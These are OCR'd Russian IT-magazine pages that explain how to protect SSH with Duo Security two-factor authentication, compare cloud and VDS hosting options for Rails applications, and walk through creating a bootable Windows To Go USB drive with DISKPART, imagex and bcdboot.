ЗАЩИЩАЕМ SSH

Рассмотрим еще один тип интеграции — «UNIX Integration», чтобы реализовать безопасную аутентификацию. Добавляем еще одну интеграцию в своем профиле Duo Security и приступаем к установке клиента в системе.

Исходники последнего ты можешь скачать по адресу bit.ly/IcGgk0 или взять с нашего диска. Я использовал последнюю версию — 1.8. Кстати, клиент работает на большинстве nix-платформ, так что его можно будет спокойно установить на FreeBSD, NetBSD, OpenBSD, Mac OS X, Solaris/Illumos, HP-UX и AIX.

Процесс сборки стандартен — configure && make && sudo make install. Единственно, я бы рекомендовал использовать configure с опцией --prefix=/usr, иначе при запуске клиент может не найти необходимых библиотек. После успешной установки идем редактировать конфигурационный файл /etc/duo/login_duo.conf. Это нужно делать из-под рута. Все изменения, которые необходимо внести для успешной работы, — это задать значения Integration key, Secret key, API hostname, которые можно узнать на странице интеграции.

```
[duo]
; Duo integration key
ikey = INTEGRATION_KEY
; Duo secret key
skey = SECRET_KEY
; Duo API hostname
host = API_HOSTNAME
```

Чтобы заставить всех пользователей, заходящих на твой сервер

ПОДКЛЮЧАЕМ DUO SECURITY ГДЕ УГОДНО!

С помощью двухфакторной авторизации можно защищать не только RDP или SSH, но и VPN, RADIUS-серверы, любые веб-сервисы. Например, существуют готовые клиенты, добавляющие дополнительный слой аутентификации в популярные движки Drupal и WordPress. Если готового клиента нет, расстраиваться не стоит: ты всегда можешь самостоятельно добавить двухфакторную аутентификацию для своего приложения или сайта при помощи API, предоставляемого системой. Логика работы с API проста — ты делаешь запрос на URL определенного метода и парсишь возвращаемый ответ, который может прийти в формате JSON (или же BSON, XML). Полная документация по Duo REST API доступна на официальном сайте. Я лишь скажу, что существуют методы ping, check, preauth, auth, status, из названия которых несложно догадаться, для чего они предназначены.

ДОЛГО ЛИ МОЖНО ИСПОЛЬЗОВАТЬ БЕСПЛАТНО?

Как уже было сказано, Duo Security предлагает специальный тарифный план «Personal». Он абсолютно бесплатен, но количество пользователей должно быть не более десяти. Поддерживает добавление неограниченного числа интеграций, все доступные методы аутентификации. Предоставляет тысячу бесплатных кредитов на услуги телефонии. Кредиты — это как бы внутренняя валюта, которая списывается с твоего аккаунта каждый раз, когда происходит аутентификация с помощью звонка или СМС. В настройках аккаунта можно выставить, чтобы при достижении заданного числа кредитов тебе на мыло пришло уведомление и ты успел пополнить баланс. Тысяча кредитов стоит всего 30 баксов. Цена на звонки и СМС для разных стран отличается. Для России звонок будет обходиться от 5 до 20 кредитов, СМС — 5 кредитов. Однако за звонок, происходящий при аутентификации на сайте Duo Security, ничего не списывается. Про кредиты можно совсем забыть, если использовать для аутентификации приложение Duo Mobile — за него ничего не взимается.

по SSH, использовать двухфакторную аутентификацию, достаточно добавить следующую строку в файл /etc/ssh/sshd_config:

```
> ForceCommand /usr/local/sbin/login_duo
```

Существует также возможность организовать двухфакторную авторизацию только для отдельных пользователей, объединив их в группу и указав эту группу в файле login_duo.conf:

```
> group = wheel
```

Для вступления изменений в силу остается только перезапустить ssh-демон. С этого момента после успешного ввода логина-пароля пользователю будет предложено пройти дополнительную аутентификацию.

Следует отдельно отметить одну тонкость настройки ssh — настоятельно рекомендуется отключить в конфигурационном файле опции PermitTunnel и AllowTcpForwarding, так как демон применяет их до того, как запустить второй этап аутентификации. Таким образом, если злоумышленник правильно вводит пароль, то он может получить доступ к внутренней сети до завершения второго этапа аутентификации благодаря порт-форвардингу. Чтобы избежать такого эффекта, добавь следующие опции в sshd_config:

```
PermitTunnel no
AllowTcpForwarding no
```

Теперь твой сервер находится за двойной стеной и попасть на него злоумышленнику куда более затруднительно.



Удаленный рабочий стол, защищенный двухфакторной аутентификацией

ИСПОЛЬЗУЙ!

Удивительно, но многие по-прежнему игнорируют двухфакторную авторизацию. Не понимаю почему. Это действительно очень серьезно усиливает безопасность. Реализовать ее можно практически для всего, а достойные решения доступны бесплатно. Так почему? От лени или от беспечности.

СЕРВИСЫ-АНАЛОГИ

Signify
www.signify.net
Сервис предоставляет три варианта для организации двухфакторной аутентификации. Первый — использование электронных ключей. Второй способ — использование passкеев, которые посылаются пользователю на телефон посредством СМС или приходят на электронную почту. Третий вариант — мобильное приложение для телефонов Android, iPhone, BlackBerry, которое генерирует одноразовые пароли (по сути, аналог Duo Mobile). Сервис нацелен на крупные компании, поэтому полностью платный.

SecurEnvoy
www.securenvoy.com
Также позволяет использовать мобильный телефон в качестве второго защитного слоя. Пасскеи отправляются пользователю по СМС или на электронную почту. Каждое сообщение содержит три пасскея, то есть пользователь может три раза авторизоваться, перед тем как запросит новую порцию. Сервис также является платным, но предоставляет бесплатный 30-дневный период. Существенным плюсом является большое число как родных, так и сторонних интеграций.

PhoneFactor
www.phonefactor.com
Данный сервис позволяет бесплатно организовать двухфакторную аутентификацию до 25 пользователей, предоставляя 500 бесплатных аутентификаций в месяц. Для организации защиты необходимо будет скачать и установить специальный клиент. В случае необходимости добавления двухфакторной аутентификации на сайт можно воспользоваться официальным SDK, предоставляющим подробную документацию и примеры для следующих языков программирования: ASP.NET C#, ASP.NET VB, Java, Perl, Ruby, PHP.

Максим Петрунин, соснователь сервиса «Таксовик» (taxovik.ru)



Рельсы в облаках

ВЫБОР ОБЛАЧНОГО ХОСТИНГА ДЛЯ ПРИЛОЖЕНИЯ

Когда я столкнулся с простым вопросом «Где хостить мой проект?», среди моря информации на эту тему я так и не смог найти четкого ответа. Пришлось заняться самостоятельным исследованием. Не претендую на всеохватность, но, думаю, мои изыскания окажутся полезными для человека, выбирающего облачный хостинг или VDS.

Сразу хочу предупредить: я искал платформу для размещения приложения, написанного на Ruby on Rails (в народе «рельсов»). Собственно, отсюда и название материала. Впрочем, обзор будет интересен и адептам других веб-технологий. Поддержка «рельсов» не всегда, но, как правило, свидетельствует о продвинутости площадки, а это уже точно хорошо. Если перед тобой стоит выбор, где разместить сайт, то я попробую помочь тебе определиться.

ПОСТАНОВКА ЗАДАЧИ

Стандартный хостинг в привычном понимании годится разве что для совсем простых проектов. Мне был нужен более продвинутый вариант, который мог бы выдерживать большие и пиковые нагрузки. Поэтому я и целился в облака. Выбирая решение, я сформулировал для себя четкий список требований:

- Высокая скорость загрузки. Я хочу, чтобы страницы моих сайтов отдавались пользователям как можно быстрее. Оценка этого параметра производилась с помощью сервиса host-tracker.
- Надежность. Я хочу SLA и uptime 99,9% (то есть не более 8–9 часов простоя в год).
- Доступ к планировщику cron, поскольку у меня в приложениях есть несколько «ботов», завязанных на cron.
- Возможность работы с поддоменами.
- Желательно поддержка SSL.
- Возможность развернуть Rails 3 — приложение.
- Готовность к пиковым нагрузкам. Как и любой стартапер, я ожидаю роста посещаемости и всплесков нагрузки (например, после хабраэффекта). Хостинг должен легко их выдержать.
- Желательно низкая цена. Особенно если учесть, что не все проекты коммерческие.

С четырьмя хостингами я имел дело лично: 1Gb.ru, Clodo, RackspaceCloud, Heroku, поэтому расскажу о них в первую очередь. О других могу судить только по отзывам коллег — это Locum, Mediatemple, Engine Yard, Amazon Web Services, Linode,

1Gb.ru

Сайт: www.1gb.ru
Тип: VPS, VDS
Тест скорости: bit.ly/HQJ83y

Начнем с хостинга 1Gb, так как на нем почти два года размещался наш сервис «Таксовик». С 1Gb мы успешно выдержали ведомости-, хабра-, экслер-, рамблер- и прочие эффекты (до плюс 10 тысяч пользователей в день, высокие пиковые нагрузки). 1Gb предоставляет хорошие серверы, преднастроенные e-mail-, mysql- и подобные модули с нулевым временем доступа с твоего сервера и отличную панель управления. У 1Gb отзывчивая и вменяемая русскоговорящая техподдержка, выполнившая почти все просьбы, которые у нас возникли (установка специфических пакетов, донастройка сервера под наши нужды и прочее). Отметим, что у сервиса неплохие цены, которые со временем становятся еще лучше. С другой стороны, как у многих русских хостингов, здесь никакого тебе SLA и uptime 99,9%. Наш сайт лежал примерно 20-30 часов в год и мог падать почти каждый месяц. Это, конечно, очень портит впечатление. Еще один маленький минус 1Gb: на серверах у них стояла старенькая Gentoo, из-за чего мы не смогли воспользоваться некоторыми важными решениями.

ВЫВОДЫ: неплохой, но далеко не идеальный русский хостинг.



Clodo

Сайт: clodo.ru
Тип: VDS, IaaS
Тест скорости: bit.ly/IVaJPW

Русский облачный хостинг, изначально размещавшийся в дата-центре «Оверсан-Меркурий»; затем он расширился в центр обработки данных «KIAEHOUSE» и расположился на территории национального исследовательского центра «Курчатовский институт». Тест скорости, как и в случае с 1Gb, снова проводится по главной странице «Таксовика». По Москве и Питеру этот тест показал около 0,01 секунды, а в среднем по миру ~0,34 секунды — это лучшая скорость, которую можно увидеть в обзоре. Цены у Clodo зависят от потребляемых ресурсов. Clodo — это самое натуральное облако с оплатой за часы или за объемы потребляемых ресурсов, причем цены у него неплохие. Опыт показывает, что этот хостинг обойдется в 300–500 рублей в месяц за 32-битный сервер под средней нагрузкой и 250—300 рублей за 64-битный сервер под почти нулевой нагрузкой.

Для серверов у Clodo в удобной панели управления можно задавать пределы автоматического масштабирования сервера. Clodo гарантирует аптайм 99,9% и вывешивает на своем сайте SLA. Если же тебе не хочется облаков, то в наличии есть и простые VDS по отличным ценам. Впрочем, и тут не обошлось без ложки дегтя. В первые полгода заявленный аптайм не соблюдался даже близко и были частые, иногда глобальные падения. Правда, в последние шесть месяцев ситуация со сбоями более-менее выправилась, и сейчас действительность гораздо больше соответствует обещаниям. Из небольших



минусов вспоминается, что иногда техподдержка на вопросы о сбоях отвечает фразами в стиле «Как, вы не знаете? Об этом сбое мы сообщали в нашем твиттере!»

ВЫВОДЫ: хороший пример облака по типу IaaS от наших соотечественников с прекрасной скоростью доступа.

Rackspace

Сайт: www.rackspace.com
Тип: IaaS
Тест скорости: bit.ly/I34s73

Rackspace, в который влился SliceHost, славится своей фантастической поддержкой. Это действительно так. Всякий раз, когда я обращался в техподдержку Rackspace, мои проблемы решались быстро, причем люди явно хотели помочь, а не формально «закрыть тикет». Один нюанс — техподдержка англоязычная. У Rackspace более-менее нормальные цены на облака. На живом Rails-приложении, если учитывать невысокий трафик, выходит около 23 долларов в месяц. Используя этот хостинг, можно недорого, легко и быстро развернуться, а потом уверенно работать. За почти два года не было ни одного простоя длительностью более минуты. Для клиентов в наличии iPhone- и Android-приложения для управления хостингом, которые, однако, не компенсируют не очень удачную, на наш взгляд, притормаживающую панель управления. Помимо собственно развертывания серверов за дополнительные деньги доступно автомасштабирование нагрузки через распределение трафика по разным твоим серверам. Rackspace вообще неплохо подходит для выдерживания повышенного трафика. Так, я наткнулся на отзыв, в котором хостинг хвалят за то, что высокий приток посещаемости в 40 тысяч посетителей стоил всего семь дополнительных баксов.

Надо отметить, что Rackspace — это решение, конечно, «менее облачное», чем Clodo или Heroku, и на самом деле выглядит как VDS'ка с подсчетом трафика. При работе с Rackspace ты можешь ощутить это неудобство: 256 Мб маловато даже для Rails-приложения с нулевой нагрузкой, и ты можешь оказаться вынужденным брать сервер с 512 Мб памяти, чтобы



страница твоего сайта открывалась всегда. И платить тебе придется примерно в два раза больше, в отличие от, например, Clodo, где бы ты заплатил ровно за ту память, которую потребил (коэффициент в этом случае мог бы быть 1,3 или 1,5).


ВЫВОДЫ: один из лучших вариантов по соотношению цена/надежность, но не очень-то рассчитывай на облачность.

Heroku

Сайт: heroku.com
Тип: PaaS
Тест скорости: bit.ly/J1CU5g

Heroku — это облако (облачнее не бывает) по типу PaaS, которое базируется на инфраструктуре от Amazon. Они начинали как онлайновый текстовый редактор для Ruby, но превратились в один из самых удобных Rails-хостингов. К слову, недавно они наняли на работу Юкихиро Мацумото, создателя языка Ruby. По историческим причинам на этом хостинге наблюдается очень мощная заточка под рельсы (впрочем, поддерживаются и некоторые другие технологии). У Heroku шикарная система дополнений, которая позволяет очень легко прикрутить к твоему сайту что угодно из их списка: от memcache до продвинутого мониторинга или шлюза отправки СМС. Твое приложение будет крутиться на специально настроенных dyno (вычислительная единица). Одно такое dyno по обещаниям обрабатывает 10–100 запросов в секунду. Ты не можешь влезть в кишки dyno, зато вся инфраструктура уже настроена профессионалами. Это и тот факт, что развертывание приложения осуществляется через систему контроля версий git, позволяет сэкономить на системном администраторе. Для обслуживания сервера на Heroku почти нет необходимости знать что-то такое, чего не знает обычный Rails-разработчик. Но работая с этим хостингом, надо понимать, что любое отклонение от предустановок или возможностей дополнений может вызвать проблемы. Например, чтобы организовать запуск регулярных задач чаще, чем раз в 10 минут, придется прибегать к самописным костылям.

К сожалению, за все удобство нужно платить, и на Heroku за каждый шаг с тебя будут брать денежку. К примеру, за почасовой (а не подневный) cron — 3 доллара в месяц, за SSL — 5 долларов, за поддержку доменов вида *.mydomain.ru — тоже 5 долларов. В совокупности все очень дорого. Что приятно, на Heroku есть бесплатный тариф, правда, пригодится он разве что для домашней странички моей собаки. Он включает в себя 750 часов работы в месяц одного dyno и не более 5 Мб для данных в БД. За больший объем БД придется платить уже 15 долларов, а если понадобится более одного dyno, то выложите по 35 долларов за штуку. Тест скорости показывает весьма приличные результаты. Что касается надежности, интересен один случай. Сервис «Cheap and dealy», которые хостились на Хероку, писали, что упали от рамблер-эффекта. Как можно упасть от рамблер-эффекта с сайтом их типа на облачном хостинге, заточенном под такого рода задачи, для меня загадка. Возможно, дело в кривых руках программистов, потому что почти все остальные отзывы сугубо положительные (пока не вспоминают про цену, конечно). Если тебя интересует автомасштабирование, то в природе существует соответствующий скрипт (bit.ly/cL4hli).



ВЫВОДЫ: очень круто и очень дорого.

Locum

Сайт: locum.ru
Тип: VPS, VDS
Тест скорости: bit.ly/J4qnum

По Москве и Питеру скорость загрузки около 0,04 секунды, что неплохо, в среднем по миру ~0,8, что так себе. Хостинг изначально позиционировался как Rails-ориентированный, поэтому поддержка Rails там должна быть на высоте. VPS, кстати, заточен в частности под Rails 3. Цены за VPS весьма привлекательные. Доступна оплата электронными деньгами, принимаются WebMoney и Яндекс. Деньги. Это все прекрасно, но вот облаков у Locum нет.

ВЫВОДЫ: хорошо подходит для малобюджетного Rails-проекта.



Media Temple

Сайт: mediatemple.net
Тип: помесь VDS и PaaS
Тест скорости: bit.ly/J0GBYJ

Хостинг Media Temple — это почти облако. Он работает как система преднастроенных контейнеров. В свое время у Media Temple был контейнер для Rails, но, к сожалению, они прекратили его поддерживать. Зато в наличии контейнер для MySQL с автомасштабированием, что пригодится, когда возникнет необходимость расширяться (существует, однако, мнение, что SQL БД не масштабируется по-человечески). На Хабрахабре про Media Temple говорят, что это решение, конечно, дорогое, но очень надежное. Также можно отметить хорошую скорость реакции поддержки: когда я написал письмо с вопросом про Rails 3, ответ пришел через час.

ВЫВОДЫ: система контейнеров выглядит классно, но нет поддержки Rails, и поэтому надо брать VDS за 50 долларов, что дороговато для старта.



ЕСЛИ ПЕРЕД ТОБОЙ СТОИТ ВЫБОР, ГДЕ РАЗМЕСТИТЬ САЙТ, ТО Я ПОПРОБУЮ ПОМОЧЬ ТЕБЕ ОПРЕДЕЛИТЬСЯ.

Engine Yard

Сайт: www.engineyard.com
Тип: PaaS
Тест скорости: bit.ly/HYYQhu

Engine Yard — это хостинг очень высокого уровня. Он поможет вам во всем, вплоть до анализа вашего кода. Известен тем, что дает работу знаменитым в мире Ruby людям: Ехуде Кацу, разработчику Rails, Эвану Фениксу, разработчику альтернативной Ruby-реализации Rubinus, а также тем, что поддерживал ветку Ruby 1.8 и спонсировал JRuby. Судя по многочисленным отзывам, важная черта Engine Yard — высокая надежность благодаря продуманной конфигурации. Наверное, ты не удивишься, узнав, что он базируется на инфраструктуре Amazon. У Engine Yard похожая на Heroku удобная система дополнений. Продолжая аналогию с Heroku, отметим, что и в случае Engine Yard у тебя есть возможность сэкономить на системном администраторе, а учитывая их обещания глубоко погрузиться в твои проблемы, то и на программистах. Если Heroku — это удобный супермаркет самообслуживания, то Engine Yard — это бутик с приветливыми и квалифицированными консультантами. К сожалению, минимальная цена за все это счастье — 80 долларов в месяц, и даже 500 часов бесплатной работы, которые предоставляет Engine Yard, нас вряд ли спасут.



ВЫВОДЫ: Rails-хостинг премиум-класса. Если ты хочешь обслуживание очень высокого уровня от настоящих профессионалов, то тебе сюда.

Amazon Web Services

Сайт: aws.amazon.com
Тип: IaaS
Тест скорости: bit.ly/J29KCV

Amazon знают все. Это первопроходцы облачного хостинга, о которых мы рассказывали не раз (в том числе в прошлом номере в статье «Ханипот на Amazon»). Сервис предлагает целый стек технологий, представляющий собой гибкий конструктор для сборки собственного кластера. Это настоящее облако от зубров этого дела: тут есть и инструменты для поднятия произвольного количества инстансов и хранения файлов, и баллансировщик, и масштабируемая база данных. К сожалению, такая универсальность увеличивает сложность старта: придется немного покорпеть, чтобы освоить нужные технологии. Зато экспериментировать до определенного момента по ресурсам можно бесплатно. AWS считается высоконадежным сервисом, но и на старуху бывает проруха: в 2011 году хостинг из-за одной многочасовой аварии превысил пределы, допустимые его SLA.




ВЫВОДЫ: высокий уровень гибкости и надежности по неплохим ценам, но приготовьтесь к долгой настройке. Подходит тем, кто не хочет платить целый год, но готов тратить время на особенности Amazon Web Services.

Linode

Сайт: www.linode.com
Тип: VDS
Тест скорости: bit.ly/HYKjT3

На Хабрахабре в топике, посвященном выбору хостинга, Linode получил абсолютное большинство зрительских симпатий. Все отзывы на Linode, которые я находил, были исключительно положительные. Основной плюс, который отмечают все, — это 100%-я доступность сервера и ни минуты простоя за несколько лет. Помимо высочайшей надежности радует также и производительность серверов. Эйвинд Уггедал в своем широко цитируемом сравнении производительности VPS (bit.ly/6Ms8bR) выставляет наивысший балл именно хостингу Linode (среди конкурентов — Amazon и Rackspace), отмечая превосходное соотношение цены и качества. Всего у Linode шесть дата-центров, некоторые расположены в Европе, что уменьшает задержку при работе из России. Если же тебя интересует, как обстоят дела с техподдержкой, то и тут все хорошо. Коллеги утверждали, что часто ответ приходит в течение 5–10 минут. Все вышесказанное делает Linode не очень дорогим, но очень качественным «необлаком».



ВЫВОДЫ: отличная VDS по разумным ценам, выбор ИТ-специалистов.

SERVICE LEVEL AGREEMENT (SLA)

Соглашение об уровне предоставления услуги — термин, обозначающий формальный договор между заказчиком услуги и ее поставщиком, содержащий описание услуги, права и обязанности сторон и, самое главное, согласованный уровень качества предоставления данной услуги. В контексте хостинга, это в первую очередь гарантируемый процент среднего времени работы в год (uptime).

server4you

Сайт: www.server4you.com
Тип: VDS
Тест скорости: bit.ly/HYHqQZ

Немецкий хостинг-провайдер с удивительно низкой базовой стоимостью VDS с 1 Гб RAM (15 долларов). Это самое дешевое предложение, которое мне удалось найти. Из минусов отметим тот факт, что гарантированный аптайм только лишь 99% (а это, прошу заметить, 90 часов простоя в год) и, судя по отзывам, адекватная техподдержка доступна только в будние дни в рабочее время. Также неприятно то, что для не немецкого клиента оплата доступна минимум за полугодовую аренду.

ВЫВОДЫ: очень дешевый европейский сервер с приличным каналом до России. Подходит только для некритичных к времени непрерывной работы проектов.



ВЫВОДЫ

В области хостинга только ленивый или очень честный не пишет слово cloud в описании своих услуг. Подчас cloud — это старый добрый VDS в новой упаковке, как у vSERVER Cloud от компании server4you, или это «облачное решение», до боли похожее на VDS с оплатой трафика, как в случае с Rackspace. В другой раз это может быть честное облако, как, например, у Clodo с оплатой за потребленное процессорное время и память (объем потребления которой меняется в зависимости от нагрузок), или настоящее PaaS-решение Heroku, позволяющее с помощью готового скрипта автоматически масштабировать количество используемых dyno (вычислительных единиц Heroku) и полностью абстрагироваться от понятия сервер в классическом смысле с операционной системой и веб-сервером, которые ты вынужден настраивать и обслуживать самостоятельно. Сегодня облачные решения стремительно множатся. В России еще недавно нельзя было найти ни одного настоящего облачного хостинг-провайдера, а сейчас уже можно насчитать почти два десятка: Cloudone, Clodo, Cloud4Y, IT-grad, IT-lite, Parking, Selectel, Activecloud, ISPserver, Uni-cloud, Croc, Infobox, Oversun, Dataline, Softline, Inoventica. Если смотреть за пределы родины, то нет уверенности, что объема статьи хватит для перечисления всех сервисов такого типа. Именно поэтому мы были вынуждены остановиться на ограниченном круге компаний. Мы старались охватить полный спектр предоставляемых решений от бюджетных VPS до PaaS-решений премиум-класса.

Что конкретно выберет для себя читатель, зависит только от его задач. Если ему нужно сверхдешевое решение, то можно присмотреться к VPS от Locum или постараться уложиться в бесплатные лимиты от Amazon. Если есть желание насладиться высокотехнологической платформой, сделанной Ruby-разработчиками для Ruby-разработчиков, то рекомендую обратить внимание на Heroku (благо на старте даже Heroku может быть бесплатным). Кроме того, этот хостинг может помочь здорово сэкономить на системном администраторе. Если хочется полного контроля, высокой скорости доступа, маленького пинга и честного облака, то тебе подойдет Clodo. Если для тебя на первом месте сумасшедшая надежность и фанатичная техподдержка по приемлемым ценам, то твой выбор — Rackspace. Если же тебя не пугает отсутствие слова «облако» в названии услуги, то тебе могут подойти серверы компании Linode. В любом случае выбор за тобой, а он, как ты мог убедиться, у тебя есть.

	ТИП ХОСТИНГА	ЦЕНА (ЗА МЕСЯЦ)	БЕСПЛАТНЫЙ ВАРИАНТ	ТЕСТ СКОРОСТИ ПО РОССИИ	ТЕСТ СКОРОСТИ ПО МИРУ
1Gb.ru	VPS, VDS	192 Мб, 5 Гб — 120 руб. 768 Мб, 20 Гб — 490 руб.	10 дней	0,1 с.	0,85 с.
Locum	VPS, VDS	VPS: 150 руб. VDS: 512 Мб, 15 Гб — 800 руб.	14 дней	0,8 с.	0,04 с.
Clodo	VDS, IaaS	VDS 256 Мб, 5 Гб — 232 руб. IaaS — 300 руб.	Отсутствует	0,01 с.	0,34 с.
RackspaceCloud	среднее между VDS и IaaS	256 Мб, 10 Гб — 325 руб. 512 Мб, 20 Гб — 645 руб.	25 дней	0,7 с.	0,56 с.
Mediatemple	помесь VDS и PaaS	VDS 512MB, 30GB — 1480 руб. контейнер MySQL: 128 Мб — 590 руб.	Возврат денег, 30 дней	0,75 с.	0,64 с.
Heroku	PaaS	один dyno и 20 Гб БД — 440 руб.	750 часов работы dyno в месяц и 5 Мб БД	0,6 с.	0,43 с.
Engine Yard	PaaS	1,7 Гб, 160 Гб — от 2550 руб.	500 часов работы	1 с.: МСК — 0,5 с., СПБ — 2 с.	0,6 с.
Amazon Web Services	IaaS	Тариф micro — ~470 руб.	Новым пользователям 750 часов в месяц бесплатно в течение года	0,55 с.	0,52 с.
Linode	VDS	512 Мб, 20 Гб — 590 руб.	Возврат денег, неделя	0,6 с.	0,42 с.
Server4you	VDS	1 Гб, 25 Гб — 440 руб.	Отсутствует	0,65 с.	0,47 с.

Сравнение хостингов по типу, цене и времени доступа. Если в графе «Цена» стоит два однотипных показателя (например, две цены за VDS), то это минимальная и комфортная конфигурация. Если одно значение — указывалась минимальная конфигурация

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)

Windows To Go




ДЕЛАЕМ ФЛЕШКУ С ЗАГРУЗОЧНОЙ WINDOWS 8 НА БОРТУ

Как запустить Windows с флешки? Раньше для этого пришлось бы порядком заморочиться и все равно получить костыльный вариант. Теперь такой режим доступен из коробки и называется Windows To Go. Чем не повод попробовать «восьмерку»?

Итак, одно из прикольных нововведений Windows 8 — это возможность загрузки ОС с USB-носителя. Фишка, в общем, давно известная как в стане Linux-пользователей, где такая практика распространена повсеместно, так и среди гиков, умудряющихся делать загрузочную флешку с Windows на борту (читай статью «Windows 7 Portable», bit.ly/KepIFy). Приятно, что в случае с «восьмеркой» больше не нужно особых шаманств: об этом наконец-то подумал Microsoft. Зачем загрузка с флешки может понадобиться? Ну хотя бы для того, чтобы попробовать в действии новую ОС, не рискуя навредить своей основной системе. Да и если ты сидишь на Linux или Mac OS X, всегда приятно запустить винду — мало ли какая ситуация бывает. Короче говоря, режиму «Windows To Go» — быть!

ЧТО НАМ ПОНАДОБИТСЯ?

Чтобы попробовать подобный финт в действии, потребуется несколько вещей:



Рабочая винда

- компьютер с уже установленной на нем Windows 7 или, не удивляйся, Windows 8 beta;
- ISO-образ Windows 8 Consumer Preview (32-битная версия), который предлагается всем абсолютно бесплатно (bit.ly/I4HCvJ);
- набор инструментов Windows Automated Installation Kit (bit.ly/JGEiM2);
- и немаленький USB-накопитель: нужно не менее 16 Гб.

Подробнее хочу сказать по поводу последнего пункта. Сама Windows 8, конечно, не потребует 16 Гб места, однако, если создавать рабочий образ, включающий в себя Microsoft Office и другие приложения для работы, без вместительного накопителя не обойтись. Windows to Go также потребуется пространство для временных файлов, свопов и так далее. Словом, лучше выбрать драйв пообъемнее. И желательно побыстрее: особенно круто, если машина и носитель будут работать через USB 3.0.

ПОДГОТАВЛИВАЕМ ФЛЕШКУ

Для начала нам нужно приготовить флешку к работе: создать загрузочный сектор и отформатировать устройство в NTFS. Для этого запускаем командную строку с правами администратора и выполняем следующие операции:

1. Набираем команду DISKPART, запускающую утилиту для работы с дисковыми разделами. После DISKPART пишем LIST. Смотрим список дисков и запоминаем, под каким номером в нашей операционной системе идет наша флешка. Например, это Disk 1.
2. Далее создаем загрузочный сектор и форматируем флешку. Если наша флешка была определена как Disk 1, то в качестве параметра для команды SELECT указываем Disk 1. Главное, не перепутать диски и ненароком не отформатировать раздел на HDD :). Последовательно набираем команды:

```
SELECT DISK 1
CLEAN
CREATE PARTITION PRIMARY
FORMAT FS=NTFS
// Или  FORMAT FS=NTFS QUICK
EXIT
```

Теперь флешку можно временно отложить в сторону. Займемся подготовкой образа ОС.

ПОДГОТАВЛИВАЕМ ОБРАЗ


1. Вначале нужно извлечь файлы из образа Windows 8 Consumer Preview. Будешь ли ты его записывать на диск, воспользуешься утилитой для просмотра ISO'шек (вроде PowerIso) или примонтируешь как виртуальный привод (например, с помощью DAEMON Tools Lite) — неважно. В папке \sources необходимо будет найти файл install.wim и скопировать его себе на жесткий диск. Это главное.
2. Далее в дело вступает набор Windows AIK, который содержит целый ряд инструментов для создания образов Windows, но для нашей текущей задачи нам потребуется только один из них — imagex.exe. С его помощью мы развернем образ Windows 8 в режиме Windows To Go из wim-файла на нашу флешку.
3. AIK содержит три версии imagex.exe — для каждой архитектуры (32-битную для x86 и две 64-битные для Intel и AMD). Выбираем imagex.exe той же версии ОС, какая работает у нас на десктопе, и копируем imagex.exe в ту же папку, куда ранее поместили файл install.wim (у меня это C:\winonastick).

РАЗВОРАЧИВАЕМ WINDOWS TO GO НА USB-ДРАЙВ

1. Смотрим, под какой буквой в системе значится наше USB-устройство (в моем случае это D). Снова запускаем командную строку с правами администратора и изменяем директорию на ту, в которой у нас лежат файлы install.wim и imagex.exe.
2. Вводим команду imagex.exe /apply install.wim 1 d:\ (или другую букву, если флешка значится в системе не под литерой D). Дожидаемся окончания операции, в зависимости от скорости и типа USB-накопителя время выполнения может быть от 15 минут до 2 часов. USB-диски показывают лучшую производительность, нежели USB-флеш.
3. Затем вводим команду C:> prompt: bcdboot.exe d:\windows /s d: /f ALL, где D, как и в предыдущей команде, — буква, назначенная созданному разделу. Эта команда записывает на указанный раздел загрузчик, что позволит системе стартовать с него.
   Вот и все, теперь ты гордый обладатель флешки с Windows to Go на борту!

ПОСЛЕ ЗАПУСКА

